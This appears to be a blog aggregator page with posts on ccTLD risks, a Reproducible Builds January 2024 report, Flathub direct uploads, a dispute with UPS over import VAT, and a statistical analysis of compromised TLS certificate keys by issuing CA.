Who Is Even Getting That Money? A closely related concern about ccTLDs is that some of the cool ones are assigned to countries that are not great. The poster child for this is almost certainly Libya, which has the ccTLD ly . While Libya was being run by a terrorist-supporting extremist, companies thought it was a great idea to have domain names that ended in .ly. These domain registrations weren t (and aren t) cheap, and it s hard to imagine that at least some of that money wasn t going to benefit the Gaddafi regime. Similarly, the British Indian Ocean Territory, which has the io ccTLD, was created in a colonialist piece of chicanery that expelled thousands of native Chagossians from Diego Garcia. Money from the registration of .io domains doesn t go to the (former) residents of the Chagos islands, instead it gets paid to the UK government. Again, I m not trying to suggest that all gTLD operators are wonderful people, but it s not particularly likely that the direct beneficiaries of the operation of a gTLD stole an island chain and evicted the residents.

Are ccTLDs Ever Useful? The answer to that question is an unqualified maybe . I certainly don t think it s a good idea to register a domain under a ccTLD for vanity purposes: because it makes a word, is the same as a file extension you like, or because it looks cool. Those ccTLDs that clearly represent and are associated with a particular country are more likely to be OK, because there is less impetus for the registry to try a naked cash grab. Unfortunately, ccTLD registries have a disconcerting habit of changing their minds on whether they serve their geographic locality, such as when auDA decided to declare an open season in the .au namespace some years ago. Essentially, while a ccTLD may have geographic connotations now, there s not a lot of guarantee that they won t fall victim to scope creep in the future. Finally, it might be somewhat safer to register under a ccTLD if you live in the location involved. At least then you might have a better idea of whether your domain is likely to get pulled out from underneath you. Unfortunately, as the .eu example shows, living somewhere today is no guarantee you ll still be living there tomorrow, even if you don t move house. In short, I d suggest sticking to gTLDs. They re at least lower risk than ccTLDs.

+1, Helpful If you ve found this post informative, why not buy me a refreshing beverage? My typing fingers (both of them) thank you in advance for your generosity.

Footnotes
  1. don t make the mistake of thinking that I approve of ICANN or how it operates; it s an omnishambles of poor governance and incomprehensible decision-making.
  2. corresponding roughly, though not precisely (because everything has to be complicated, because humans are complicated), to the entries in the ISO standard for Codes for the representation of names of countries and their subdivisions , ISO 3166.
  3. yes, the EU is not a country; it s part of the roughly, though not precisely caveat mentioned previously.
  4. despite what domain registrars try very hard to imply, without falling foul of deceptive advertising regulations.

7 February 2024

Reproducible Builds: Reproducible Builds in January 2024

Welcome to the January 2024 report from the Reproducible Builds project. In these reports we outline the most important things that we have been up to over the past month. If you are interested in contributing to the project, please visit our Contribute page on our website.

How we executed a critical supply chain attack on PyTorch John Stawinski and Adnan Khan published a lengthy blog post detailing how they executed a supply-chain attack against PyTorch, a popular machine learning platform used by titans like Google, Meta, Boeing, and Lockheed Martin :
Our exploit path resulted in the ability to upload malicious PyTorch releases to GitHub, upload releases to [Amazon Web Services], potentially add code to the main repository branch, backdoor PyTorch dependencies the list goes on. In short, it was bad. Quite bad.
The attack pivoted on PyTorch s use of self-hosted runners as well as submitting a pull request to address a trivial typo in the project s README file to gain access to repository secrets and API keys that could subsequently be used for malicious purposes.

New Arch Linux forensic filesystem tool On our mailing list this month, long-time Reproducible Builds developer kpcyrd announced a new tool designed to forensically analyse Arch Linux filesystem images. Called archlinux-userland-fs-cmp, the tool is supposed to be used from a rescue image (any Linux) with an Arch install mounted to, [for example], /mnt. Crucially, however, at no point is any file from the mounted filesystem eval d or otherwise executed. Parsers are written in a memory safe language. More information about the tool can be found on their announcement message, as well as on the tool s homepage. A GIF of the tool in action is also available.

Issues with our SOURCE_DATE_EPOCH code? Chris Lamb started a thread on our mailing list summarising some potential problems with the source code snippet the Reproducible Builds project has been using to parse the SOURCE_DATE_EPOCH environment variable:
I m not 100% sure who originally wrote this code, but it was probably sometime in the ~2015 era, and it must be in a huge number of codebases by now. Anyway, Alejandro Colomar was working on the shadow security tool and pinged me regarding some potential issues with the code. You can see this conversation here.
Chris ends his message with a request that those with intimate or low-level knowledge of time_t, C types, overflows and the various parsing libraries in the C standard library (etc.) contribute with further info.

Distribution updates In Debian this month, Roland Clobus posted another detailed update of the status of reproducible ISO images on our mailing list. In particular, Roland helpfully summarised that all major desktops build reproducibly with bullseye, bookworm, trixie and sid provided they are built for a second time within the same DAK run (i.e. [within] 6 hours) . Additionally 7 of the 8 bookworm images from the official download link build reproducibly at any later time. In addition to this, three reviews of Debian packages were added, 17 were updated and 15 were removed this month adding to our knowledge about identified issues. Elsewhere, Bernhard posted another monthly update for his work elsewhere in openSUSE.

Community updates There were made a number of improvements to our website, including Bernhard M. Wiedemann fixing a number of typos of the term nondeterministic . [ ] and Jan Zerebecki adding a substantial and highly welcome section to our page about SOURCE_DATE_EPOCH to document its interaction with distribution rebuilds. [ ].
diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made a number of changes such as uploading versions 254 and 255 to Debian but focusing on triaging and/or merging code from other contributors. This included adding support for comparing eXtensible ARchive (.XAR/.PKG) files courtesy of Seth Michael Larson [ ][ ], as well considerable work from Vekhir in order to fix compatibility between various and subtle incompatible versions of the progressbar libraries in Python [ ][ ][ ][ ]. Thanks!

Reproducibility testing framework The Reproducible Builds project operates a comprehensive testing framework (available at tests.reproducible-builds.org) in order to check packages and other artifacts for reproducibility. In January, a number of changes were made by Holger Levsen:
  • Debian-related changes:
    • Reduce the number of arm64 architecture workers from 24 to 16. [ ]
    • Use diffoscope from the Debian release being tested again. [ ]
    • Improve the handling when killing unwanted processes [ ][ ][ ] and be more verbose about it, too [ ].
    • Don t mark a job as failed if process marked as to-be-killed is already gone. [ ]
    • Display the architecture of builds that have been running for more than 48 hours. [ ]
    • Reboot arm64 nodes when they hit an OOM (out of memory) state. [ ]
  • Package rescheduling changes:
    • Reduce IRC notifications to 1 when rescheduling due to package status changes. [ ]
    • Correctly set SUDO_USER when rescheduling packages. [ ]
    • Automatically reschedule packages regressing to FTBFS (build failure) or FTBR (build success, but unreproducible). [ ]
  • OpenWrt-related changes:
    • Install the python3-dev and python3-pyelftools packages as they are now needed for the sunxi target. [ ][ ]
    • Also install the libpam0g-dev which is needed by some OpenWrt hardware targets. [ ]
  • Misc:
    • As it s January, set the real_year variable to 2024 [ ] and bump various copyright years as well [ ].
    • Fix a large (!) number of spelling mistakes in various scripts. [ ][ ][ ]
    • Prevent Squid and Systemd processes from being killed by the kernel s OOM killer. [ ]
    • Install the iptables tool everywhere, else our custom rc.local script fails. [ ]
    • Cleanup the /srv/workspace/pbuilder directory on boot. [ ]
    • Automatically restart Squid if it fails. [ ]
    • Limit the execution of chroot-installation jobs to a maximum of 4 concurrent runs. [ ][ ]
Significant amounts of node maintenance was performed by Holger Levsen (eg. [ ][ ][ ][ ][ ][ ][ ] etc.) and Vagrant Cascadian (eg. [ ][ ][ ][ ][ ][ ][ ][ ]). Indeed, Vagrant Cascadian handled an extended power outage for the network running the Debian armhf architecture test infrastructure. This provided the incentive to replace the UPS batteries and consolidate infrastructure to reduce future UPS load. [ ] Elsewhere in our infrastructure, however, Holger Levsen also adjusted the email configuration for @reproducible-builds.org to deal with a new SMTP email attack. [ ]

Upstream patches The Reproducible Builds project tries to detects, dissects and fix as many (currently) unreproducible packages as possible. We endeavour to send all of our patches upstream where appropriate. This month, we wrote a large number of such patches, including: Separate to this, Vagrant Cascadian followed up with the relevant maintainers when reproducibility fixes were not included in newly-uploaded versions of the mm-common package in Debian this was quickly fixed, however. [ ]

If you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. However, you can get in touch with us via:

6 February 2024

Robert McQueen: Flathub: Pros and Cons of Direct Uploads

I attended FOSDEM last weekend and had the pleasure to participate in the Flathub / Flatpak BOF on Saturday. A lot of the session was used up by an extensive discussion about the merits (or not) of allowing direct uploads versus building everything centrally on Flathub s infrastructure, and related concerns such as automated security/dependency scanning. My original motivation behind the idea was essentially two things. The first was to offer a simpler way forward for applications that use language-specific build tools that resolve and retrieve their own dependencies from the internet. Flathub doesn t allow network access during builds, and so a lot of manual work and additional tooling is currently needed (see Python and Electron Flatpak guides). And the second was to offer a maybe more familiar flow to developers from other platforms who would just build something and then run another command to upload it to the store, without having to learn the syntax of a new build tool. There were many valid concerns raised in the room, and I think on reflection that this is still worth doing, but might not be as valuable a way forward for Flathub as I had initially hoped. Of course, for a proprietary application where Flathub never sees the source or where it s built, whether that binary is uploaded to us or downloaded by us doesn t change much. But for an FLOSS application, a direct upload driven by the developer causes a regression on a number of fronts. We re not getting too hung up on the malicious developer inserts evil code in the binary case because Flathub already works on the model of verifying the developer and the user makes a decision to trust that app we don t review the source after all. But we do lose other things such as our infrastructure building on multiple architectures, and visibility on whether the build environment or upload credentials have been compromised unbeknownst to the developer. There is now a manual review process for when apps change their metadata such as name, icon, license and permissions which would apply to any direct uploads as well. It was suggested that if only heavily sandboxed apps (eg no direct filesystem access without proper use of portals) were permitted to make direct uploads, the impact of such concerns might be somewhat mitigated by the sandboxing. However, it was also pointed out that my go-to example of Electron app developers can upload to Flathub with one command was also a bit of a fiction. At present, none of them would pass that stricter sandboxing requirement. Almost all Electron apps run old versions of Chromium with less complete portal support, needing sandbox escapes to function correctly, and Electron (and Chromium s) sandboxing still needs additional tooling/downstream patching to run inside a Flatpak. Buh-boh. I think for established projects who already ship their own binaries from their own centralised/trusted infrastructure, and for developers who have understandable sensitivities about binary integrity such such as encryption, password or financial tools, it s a definite improvement that we re able to set up direct uploads with such projects with less manual work. There are already quite a few applications including verified ones where the build recipe simply fetches a binary built elsewhere and unpacks it, and if this already done centrally by the developer, repeating the exercise on Flathub s server adds little value. However for the individual developer experience, I think we need to zoom out a bit and think about how to improve this from a tools and infrastructure perspective as we grow Flathub, and as we seek to raise funds for different sources for these improvements. I took notes for everything that was mentioned as a tooling limitation during the BOF, along with a few ideas about how we could improve things, and hope to share these soon as part of an RFP/RFI (Request For Proposals/Request for Information) process. We don t have funding yet but if we have some prospective collaborators to help refine the scope and estimate the cost/effort, we can use this to go and pursue funding opportunities.

2 February 2024

Ian Jackson: UPS, the Useless Parcel Service; VAT and fees

I recently had the most astonishingly bad experience with UPS, the courier company. They severely damaged my parcels, and were very bad about UK import VAT, ultimately ending up harassing me on autopilot. The only thing that got their attention was my draft Particulars of Claim for intended legal action. Surprisingly, I got them to admit in writing that the disbursement fee they charge recipients alongside the actual VAT, is just something they made up with no legal basis. What happened Autumn last year I ordered some furniture from a company in Germany. This was to be shipped by them to me by courier. The supplier chose UPS. UPS misrouted one of the three parcels to Denmark. When everything arrived, it had been sat on by elephants. The supplier had to replace most of it, with considerable inconvenience and delay to me, and of course a loss to the supplier. But this post isn t mostly about that. This post is about VAT. You see, import VAT was due, because of fucking Brexit. UPS made a complete hash of collecting that VAT. Their computers can t issue coherent documents, their email helpdesk is completely useless, and their automated debt collection systems run along uninfluenced by any external input. The crazy, including legal threats and escalating late payment fees, continued even after I paid the VAT discrepancy (which I did despite them not yet having provided any coherent calculation for it). This kind of behaviour is a very small and mild version of the kind of things British Gas did to Lisa Ferguson, who eventually won substantial damages for harassment, plus 10K of costs. Having tried asking nicely, and sending stiff letters, I too threatened litigation. I would have actually started a court claim, but it would have included a claim under the Protection from Harassment Act. Those have to be filed under the Part 8 procedure , which involves sending all of the written evidence you re going to use along with the claim form. Collating all that would be a good deal of work, especially since UPS and ControlAccount didn t engage with me at all, so I had no idea which things they might actually dispute. So I decided that before issuing proceedings, I d send them a copy of my draft Particulars of Claim, along with an offer to settle if they would pay me a modest sum and stop being evil robots at me. Rather than me typing the whole tale in again, you can read the full gory details in the PDF of my draft Particulars of Claim. (I ve redacted the reference numbers). Outcome The draft Particulars finally got their attention. UPS sent me an offer: they agreed to pay me 50, in full and final settlement. That was close enough to my offer that I accepted it. I mostly wanted them to stop, and they do seem to have done so. And I ve received the 50. VAT calculation They also finally included an actual explanation of the VAT calculation. It s absurd, but it s not UPS s absurd:
The clearance was entered initially with estimated import charges of 400.03, consisting of 387.83 VAT, and 12.20 disbursement fee. This original entry regrettably did not include the freight cost for calculating the VAT, and as such when submitted for final entry the VAT value was adjusted to include this and an amended invoice was issued for an additional 39.84. HMRC calculate the amount against which VAT is raised using the value of goods, insurance and freight, however they also may apply a VAT adjustment figure. The VAT Adjustment is based on many factors (Incidental costs in regards to a shipment), which includes charge for currency conversion if the invoice does not list values in Sterling, but the main is due to the inland freight from airport of destination to the final delivery point, as this charge varies, for example, from EMA to Edinburgh would be 150, from EMA to Derby would be 1, so each year UPS must supply HMRC with all values incurred for entry build up and they give an average which UPS have to use on the entry build up as the VAT Adjustment. The correct calculation for the import charges is therefore as follows: Goods value divided by exchange rate 2,489.53 EUR / 1.1683 = 2,130.89 GBP Duty: Goods value plus freight (%) 2,130.89 GBP + 5% = 2,237.43 GBP. That total times the duty rate. X 0 % = 0 GBP VAT: Goods value plus freight (100%) 2,130.89 GBP + 0 = 2,130.89 GBP That total plus duty and VAT adjustment 2,130.89 GBP + 0 GBP + 7.49 GBP = 2,348.08 GBP. That total times 20% VAT = 427.67 GBP As detailed above we must confirm that the final VAT charges applied to the shipment were correct, and that no refund of this is therefore due.
This looks very like HMRC-originated nonsense. If only they had put it on the original bills! It s completely ridiculous that it took four months and near-litigation to obtain it. Disbursement fee One more thing. UPS billed me a 12 disbursement fee . When you import something, there s often tax to pay. The courier company pays that to the government, and the consignee pays it to the courier. Usually the courier demands it before final delivery, since otherwise they end up having to chase it as a debt. It is common for parcel companies to add a random fee of their own. As I note in my Particulars, there isn t any legal basis for this. In my own offer of settlement I proposed that UPS should:
State under what principle of English law (such as, what enactment or principle of Common Law), you levy the disbursement fee (or refund it).
To my surprise they actually responded to this in their own settlement letter. (They didn t, for example, mention the harassment at all.) They said (emphasis mine):
A disbursement fee is a fee for amounts paid or processed on behalf of a client. It is an established category of charge used by legal firms, amongst other companies, for billing of various ancillary costs which may be incurred in completion of service. Disbursement fees are not covered by a specific law, nor are they legally prohibited. Regarding UPS disbursement fee this is an administrative charge levied for the use of UPS deferment account to prepay import charges for clearance through CDS. This charge would therefore be billed to the party that is responsible for the import charges, normally the consignee or receiver of the shipment in question. The disbursement fee as applied is legitimate, and as you have stated is a commonly used and recognised charge throughout the courier industry, and I can confirm that this was charged correctly in this instance.
On UPS s analysis, they can just make up whatever fee they like. That is clearly not right (and I don t even need to refer to consumer protection law, which would also make it obviously unlawful). And, that everyone does it doesn t make it lawful. There are so many things that are ubiquitous but unlawful, especially nowadays when much of the legal system - especially consumer protection regulators - has been underfunded to beyond the point of collapse. Next time this comes up I might have a go at getting the fee back. (Obviously I ll have to pay it first, to get my parcel.) ParcelForce and Royal Mail I think this analysis doesn t apply to ParcelForce and (probably) Royal Mail. I looked into this in 2009, and I found that Parcelforce had been given the ability to write their own private laws: Schemes made under section 89 of the Postal Services Act 2000. This is obviously ridiculous but I think it was the law in 2009. I doubt the intervening governments have fixed it. Furniture Oh, yes, the actual furniture. The replacements arrived intact and are great :-).

comment count unavailable comments

30 January 2024

Matthew Palmer: Why Certificate Lifecycle Automation Matters

If you ve perused the ActivityPub feed of certificates whose keys are known to be compromised, and clicked on the Show More button to see the name of the certificate issuer, you may have noticed that some issuers seem to come up again and again. This might make sense after all, if a CA is issuing a large volume of certificates, they ll be seen more often in a list of compromised certificates. In an attempt to see if there is anything that we can learn from this data, though, I did a bit of digging, and came up with some illuminating results.

The Procedure I started off by finding all the unexpired certificates logged in Certificate Transparency (CT) logs that have a key that is in the pwnedkeys database as having been publicly disclosed. From this list of certificates, I removed duplicates by matching up issuer/serial number tuples, and then reduced the set by counting the number of unique certificates by their issuer. This gave me a list of the issuers of these certificates, which looks a bit like this:
/C=BE/O=GlobalSign nv-sa/CN=AlphaSSL CA - SHA256 - G4
/C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Domain Validation Secure Server CA
/C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Organization Validation Secure Server CA
/C=US/ST=Arizona/L=Scottsdale/O=GoDaddy.com, Inc./OU=http://certs.godaddy.com/repository//CN=Go Daddy Secure Certificate Authority - G2
/C=US/ST=Arizona/L=Scottsdale/O=Starfield Technologies, Inc./OU=http://certs.starfieldtech.com/repository//CN=Starfield Secure Certificate Authority - G2
/C=AT/O=ZeroSSL/CN=ZeroSSL RSA Domain Secure Site CA
/C=BE/O=GlobalSign nv-sa/CN=GlobalSign GCC R3 DV TLS CA 2020
Rather than try to work with raw issuers (because, as Andrew Ayer says, The SSL Certificate Issuer Field is a Lie), I mapped these issuers to the organisations that manage them, and summed the counts for those grouped issuers together.

The Data
Lieutenant Commander Data from Star Trek: The Next Generation Insert obligatory "not THAT data" comment here
The end result of this work is the following table, sorted by the count of certificates which have been compromised by exposing their private key:
IssuerCompromised Count
Sectigo170
ISRG (Let's Encrypt)161
GoDaddy141
DigiCert81
GlobalSign46
Entrust3
SSL.com1
If you re familiar with the CA ecosystem, you ll probably recognise that the organisations with large numbers of compromised certificates are also those who issue a lot of certificates. So far, nothing particularly surprising, then. Let s look more closely at the relationships, though, to see if we can get more useful insights.

Volume Control Using the issuance volume report from crt.sh, we can compare issuance volumes to compromise counts, to come up with a compromise rate . I m using the Unexpired Precertificates colume from the issuance volume report, as I feel that s the number that best matches the certificate population I m examining to find compromised certificates. To maintain parity with the previous table, this one is still sorted by the count of certificates that have been compromised.
IssuerIssuance VolumeCompromised CountCompromise Rate
Sectigo88,323,0681701 in 519,547
ISRG (Let's Encrypt)315,476,4021611 in 1,959,480
GoDaddy56,121,4291411 in 398,024
DigiCert144,713,475811 in 1,786,586
GlobalSign1,438,485461 in 31,271
Entrust23,16631 in 7,722
SSL.com171,81611 in 171,816
If we now sort this table by compromise rate, we can see which organisations have the most (and least) leakiness going on from their customers:
IssuerIssuance VolumeCompromised CountCompromise Rate
Entrust23,16631 in 7,722
GlobalSign1,438,485461 in 31,271
SSL.com171,81611 in 171,816
GoDaddy56,121,4291411 in 398,024
Sectigo88,323,0681701 in 519,547
DigiCert144,713,475811 in 1,786,586
ISRG (Let's Encrypt)315,476,4021611 in 1,959,480
By grouping by order-of-magnitude in the compromise rate, we can identify three bands :
  • The Super Leakers: Customers of Entrust and GlobalSign seem to love to lose control of their private keys. For Entrust, at least, though, the small volumes involved make the numbers somewhat untrustworthy. The three compromised certificates could very well belong to just one customer, for instance. I m not aware of anything that GlobalSign does that would make them such an outlier, either, so I m inclined to think they just got unlucky with one or two customers, but as CAs don t include customer IDs in the certificates they issue, it s not possible to say whether that s the actual cause or not.
  • The Regular Leakers: Customers of SSL.com, GoDaddy, and Sectigo all have compromise rates in the 1-in-hundreds-of-thousands range. Again, the low volumes of SSL.com make the numbers somewhat unreliable, but the other two organisations in this group have large enough numbers that we can rely on that data fairly well, I think.
  • The Low Leakers: Customers of DigiCert and Let s Encrypt are at least three times less likely than customers of the regular leakers to lose control of their private keys. Good for them!
Now we have some useful insights we can think about.

Why Is It So?
Professor Julius Sumner Miller If you don't know who Professor Julius Sumner Miller is, I highly recommend finding out

All of the organisations on the list, with the exception of Let s Encrypt, are what one might term traditional CAs. To a first approximation, it s reasonable to assume that the vast majority of the customers of these traditional CAs probably manage their certificates the same way they have for the past two decades or more. That is, they generate a key and CSR, upload the CSR to the CA to get a certificate, then copy the cert and key somewhere. Since humans are handling the keys, there s a higher risk of the humans using either risky practices, or making a mistake, and exposing the private key to the world. Let s Encrypt, on the other hand, issues all of its certificates using the ACME (Automatic Certificate Management Environment) protocol, and all of the Let s Encrypt documentation encourages the use of software tools to generate keys, issue certificates, and install them for use. Given that Let s Encrypt has 161 compromised certificates currently in the wild, it s clear that the automation in use is far from perfect, but the significantly lower compromise rate suggests to me that lifecycle automation at least reduces the rate of key compromise, even though it doesn t eliminate it completely.

Explaining the Outlier The difference in presumed issuance practices would seem to explain the significant difference in compromise rates between Let s Encrypt and the other organisations, if it weren t for one outlier. This is a largely traditional CA, with the manual-handling issues that implies, but with a compromise rate close to that of Let s Encrypt. We are, of course, talking about DigiCert. The thing about DigiCert, that doesn t show up in the raw numbers from crt.sh, is that DigiCert manages the issuance of certificates for several of the biggest hosted TLS providers, such as CloudFlare and AWS. When these services obtain a certificate from DigiCert on their customer s behalf, the private key is kept locked away, and no human can (we hope) get access to the private key. This is supported by the fact that no certificates identifiably issued to either CloudFlare or AWS appear in the set of certificates with compromised keys. When we ask for all certificates issued by DigiCert , we get both the certificates issued to these big providers, which are very good at keeping their keys under control, as well as the certificates issued to everyone else, whose key handling practices may not be quite so stringent. It s possible, though not trivial, to account for certificates issued to these hosted TLS providers, because the certificates they use are issued from intermediates branded to those companies. With the crt.sh psql interface we can run this query to get the total number of unexpired precertificates issued to these managed services:
SELECT SUM(sub.NUM_ISSUED[2] - sub.NUM_EXPIRED[2])
  FROM (
    SELECT ca.name, max(coalesce(coalesce(nullif(trim(cc.SUBORDINATE_CA_OWNER), ''), nullif(trim(cc.CA_OWNER), '')), cc.INCLUDED_CERTIFICATE_OWNER)) as OWNER,
           ca.NUM_ISSUED, ca.NUM_EXPIRED
      FROM ccadb_certificate cc, ca_certificate cac, ca
     WHERE cc.CERTIFICATE_ID = cac.CERTIFICATE_ID
       AND cac.CA_ID = ca.ID
  GROUP BY ca.ID
  ) sub
 WHERE sub.name ILIKE '%Amazon%' OR sub.name ILIKE '%CloudFlare%' AND sub.owner = 'DigiCert';
The number I get from running that query is 104,316,112, which should be subtracted from DigiCert s total issuance figures to get a more accurate view of what DigiCert s regular customers do with their private keys. When I do this, the compromise rates table, sorted by the compromise rate, looks like this:
IssuerIssuance VolumeCompromised CountCompromise Rate
Entrust23,16631 in 7,722
GlobalSign1,438,485461 in 31,271
SSL.com171,81611 in 171,816
GoDaddy56,121,4291411 in 398,024
"Regular" DigiCert40,397,363811 in 498,732
Sectigo88,323,0681701 in 519,547
All DigiCert144,713,475811 in 1,786,586
ISRG (Let's Encrypt)315,476,4021611 in 1,959,480
In short, it appears that DigiCert s regular customers are just as likely as GoDaddy or Sectigo customers to expose their private keys.

What Does It All Mean? The takeaway from all this is fairly straightforward, and not overly surprising, I believe.

The less humans have to do with certificate issuance, the less likely they are to compromise that certificate by exposing the private key. While it may not be surprising, it is nice to have some empirical evidence to back up the common wisdom. Fully-managed TLS providers, such as CloudFlare, AWS Certificate Manager, and whatever Azure s thing is called, is the platonic ideal of this principle: never give humans any opportunity to expose a private key. I m not saying you should use one of these providers, but the security approach they have adopted appears to be the optimal one, and should be emulated universally. The ACME protocol is the next best, in that there are a variety of standardised tools widely available that allow humans to take themselves out of the loop, but it s still possible for humans to handle (and mistakenly expose) key material if they try hard enough. Legacy issuance methods, which either cannot be automated, or require custom, per-provider automation to be developed, appear to be at least four times less helpful to the goal of avoiding compromise of the private key associated with a certificate.

Humans Are, Of Course, The Problem
Bender, the robot from Futurama, asking if we'd like to kill all humans No thanks, Bender, I'm busy tonight
This observation that if you don t let humans near keys, they don t get leaked is further supported by considering the biggest issuers by volume who have not issued any certificates whose keys have been compromised: Google Trust Services (fourth largest issuer overall, with 57,084,529 unexpired precertificates), and Microsoft Corporation (sixth largest issuer overall, with 22,852,468 unexpired precertificates). It appears that somewhere between most and basically all of the certificates these organisations issue are to customers of their public clouds, and my understanding is that the keys for these certificates are managed in same manner as CloudFlare and AWS the keys are locked away where humans can t get to them. It should, of course, go without saying that if a human can never have access to a private key, it makes it rather difficult for a human to expose it. More broadly, if you are building something that handles sensitive or secret data, the more you can do to keep humans out of the loop, the better everything will be.

Your Support is Appreciated If you d like to see more analysis of how key compromise happens, and the lessons we can learn from examining billions of certificates, please show your support by buying me a refreshing beverage. Trawling CT logs is thirsty work.

Appendix: Methodology Limitations In the interests of clarity, I feel it s important to describe ways in which my research might be flawed. Here are the things I know of that may have impacted the accuracy, that I couldn t feasibly account for.
  • Time Periods: Because time never stops, there is likely to be some slight mismatches in the numbers obtained from the various data sources, because they weren t collected at exactly the same moment.
  • Issuer-to-Organisation Mapping: It s possible that the way I mapped issuers to organisations doesn t match exactly with how crt.sh does it, meaning that counts might be skewed. I tried to minimise that by using the same data sources (the CCADB AllCertificates report) that I believe that crt.sh uses for its mapping, but I cannot be certain of a perfect match.
  • Unwarranted Grouping: I ve drawn some conclusions about the practices of the various organisations based on their general approach to certificate issuance. If a particular subordinate CA that I ve grouped into the parent organisation is managed in some unusual way, that might cause my conclusions to be erroneous. I was able to fairly easily separate out CloudFlare, AWS, and Azure, but there are almost certainly others that I didn t spot, because hoo boy there are a lot of intermediate CAs out there.

Next.

Previous.